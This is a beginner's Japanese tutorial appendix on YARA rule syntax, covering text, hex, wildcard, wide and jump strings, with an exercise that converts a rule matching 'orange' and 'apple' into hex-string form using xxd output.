Appendix E：YARAの基礎

初学者向け

- 文字列（strings）の記述方法は様々存在します。

テキスト文字列のみ

```
rule TextExample
{
  strings:
    $text_string = “orange"
  condition:
    $text_string
}
```

16進文字列かつワイルドカード

```
rule WildcardExample
{
  strings:
    $hex_string = { E2 34 ?? C8 A? FB }
  condition:
    $hex_string
}
```

ワイド文字列（※）

```
rule WideCharTextExample1
{
  strings:
    $wide_string = "Borland" wide
  condition:
    $wide_string
}
```

※該当文字列：B¥x00o¥x00r¥x00l¥x00a¥x00n¥x00d¥x00

※ wide修飾子を使う際は、asciiとの併記を推奨

ジャンプ文字列

```
rule JumpExample
{
  strings:
    $hex_string = { F4 23 [4-6] 62 B4 }
  condition:
    $hex_string
}
```

※該当文字列：
F4 23 01 02 03 04 62 B4
F4 23 00 00 00 00 00 62 B4
F4 23 15 82 A3 04 45 22 62 B4

Appendix E：YARAの基礎

初学者向け

- **演習３）16進数文字列で、001.yarと同じロジックのYARAを作成してみましょう。**
  - まずは、”orange”と”apple”の16進数表示を調査します。

```
$ cat ./target/test01.txt
└──$ cat ./target/test01.txt
orange
apple
peach
grape

$ xxd ./target/test01.txt
00000000: 6f72 616e 6765 0a61 7070 6c65 0a70 6561    orange.apple.pea
00000010: 6368 0a67 7261 7065 0a                     ch.grape.
```

  - 001.yarをコピーして、文字列を書き換えます。

Appendix E：YARAの基礎

初学者向け

- **演習３）16進数文字列で、001.yarと同じロジックのYARAを作成してみましょう。**
  - 書き換えた結果は以下の通りです。

```
rule my_second_yara
{
        strings:
                $a = {6f 72 61 6e 67 65}
                $b = {61 70 70 6c 65}
        condition:
                $a and $b
}
```

EOF